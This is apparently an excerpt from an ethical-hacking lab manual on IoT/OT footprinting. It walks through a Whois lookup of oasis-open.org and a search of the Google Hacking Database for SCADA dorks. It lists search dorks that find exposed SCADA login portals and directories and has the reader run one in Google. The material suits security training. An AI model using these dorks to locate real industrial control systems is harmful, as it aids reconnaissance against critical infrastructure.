
Note: In this task, we will focus on performing footprinting on the MQTT protocol, which is a machine-to-machine (M2M)/“Internet of Things” connectivity protocol. It is useful for connections with remote locations where a small code footprint is required and/or network bandwidth is at a premium.

You can also select a protocol or device of your choice to perform footprinting on it.

1. Turn on the **Windows 11** virtual machine.
2. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the **Password** field and press **Enter** to login.

Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



3. Launch any browser, here, we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type <https://www.whois.com/whois/> and press **Enter**.
4. The **Whois Domain Lookup** page appears; type **www.oasis-open.org** in the search field and click **SEARCH**.

Note: Oasis is an organization that has published the MQTT v5.0 standard, which represents a significant leap in the refinement and capability of the messaging protocol that already powers IoT.



5. The result appears, displaying the following information, as shown in the screenshots: Domain Information, Registrant Contact, and Raw Whois Data.

Note: This information is about the organization that has developed the MQTT protocol, and it might help keep track of the modifications and version changes of the target protocol.

Module 18 – IoT and OT Hacking

The screenshots show the results of a Whois lookup for the domain `oasis-open.org`.

Domain Information:

- Domain: `oasis-open.org`
- Registrar: DNC Holdings, Inc.
- Registered On: 1998-03-04
- Expires On: 2023-03-03
- Updated On: 2022-01-17
- Status: clientDeleteProhibited, clientTransferProhibited, clientUpdateProhibited
- Name Servers: dns2.stabletransit.com, dns1.stabletransit.com

Registrant Contact:

- Organization: OASIS Open
- State: MA

Raw Whois Data:

```
Domain Name: OASIS-OPEN.ORG
Registry Domain ID: D1849375-LROR
Registrar WHOIS Server: whois.directnic.com
Registrar URL: http://www.directnic.com
Updated Date: 2022-01-17T07:40:27Z
Creation Date: 1998-03-04T05:00:00Z
Registry Expiry Date: 2023-03-03T05:00:00Z
Registrar Registration Expiration Date:
Registrar: DNC Holdings, Inc.
Registrar IANA ID: 291
Registrar Abuse Contact Email: abuse@directnic.com
Registrar Abuse Contact Phone: +1.8778569598
Reseller:
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Registrant Organization: OASIS Open
Registrant State/Province: MA
Registrant Country: US
Name Server: DNS2.STABLETRANSIT.COM
Name Server: DNS1.STABLETRANSIT.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/icainfo/complaints
>>> Last update of WHOIS database: 2022-04-11T16:29:49Z <<<
For more information on Whois status codes, please visit https://icann.org/epp#status-codes
Access to Public Interest Registry WHOIS information is provided to assist in protecting the public interest.
The Registrar of Record identified in this output may have an RDDS service.
< >
```

Note: Whois lookup reveals available information on a hostname, IP address, or domain.

6. Now, open a new tab, and type <https://www.exploit-db.com/google-hacking-database> in the address bar, and press **Enter**.
7. The **Google Hacking Database** page appears; type **SCADA** in the **Quick Search** field and press **Enter**.
8. The result appears, which displays the Google dork related to SCADA, as shown in the screenshot.

The screenshot shows a web browser window with the title 'Google Hacking Database (GHD)' in the tab. The URL in the address bar is <https://www.exploit-db.com/google-hacking-database>. The page content is titled 'Google Hacking Database'. On the left, there is a sidebar with various icons. In the center, there is a table with columns: Date Added, Dork, Category, and Author. The table contains six entries:

Date Added	Dork	Category	Author
2021-10-04	intitle:"index of SCADA"	Sensitive Directories	Romell Marin Cordoba
2021-09-20	intitle:inurl:"SCADA login"	Pages Containing Login Portals	Cyber Shelby
2021-09-16	intitle:"CirCarLife Scada" inurl:/html/index.html	Various Online Devices	Alexandros Pappas
2020-05-28	"login" intitle:"scada login"	Pages Containing Login Portals	Alexandros Pappas
2019-04-22	intitle:"index of" scada	Sensitive Directories	Aman Bhardwaj
2018-04-06	"login" intitle:"scada login"	Pages Containing Login Portals	Bruno Schmid


At the bottom of the table, it says 'Showing 1 to 6 of 6 entries (filtered from 7,341 total entries)'. Below the table, there are navigation links: FIRST, PREVIOUS, 1 (highlighted), NEXT, LAST. At the very bottom, there are links for Downloads (Kali Linux, Kali NetHunter), Certifications (OSCP, OSWP), Training (Penetration Testing with Kali Linux (PWK) (PEN-200), Offensive Security Wireless Attacks (WiFu) (PEN-210)), and Professional Services (Penetration Testing, Advanced Attack Simulation). The system tray at the bottom right shows the date and time as 1:20 AM 4/18/2022.

Module 18 – IoT and OT Hacking

9. Now, we will use the dorks obtained in the previous step to query results in Google.
10. Open a new tab and type **https://www.google.com** in the address bar, and press **Enter**.
11. In the search field, type "**login**" **intitle:"scada login"** and click the **Google Search** button.



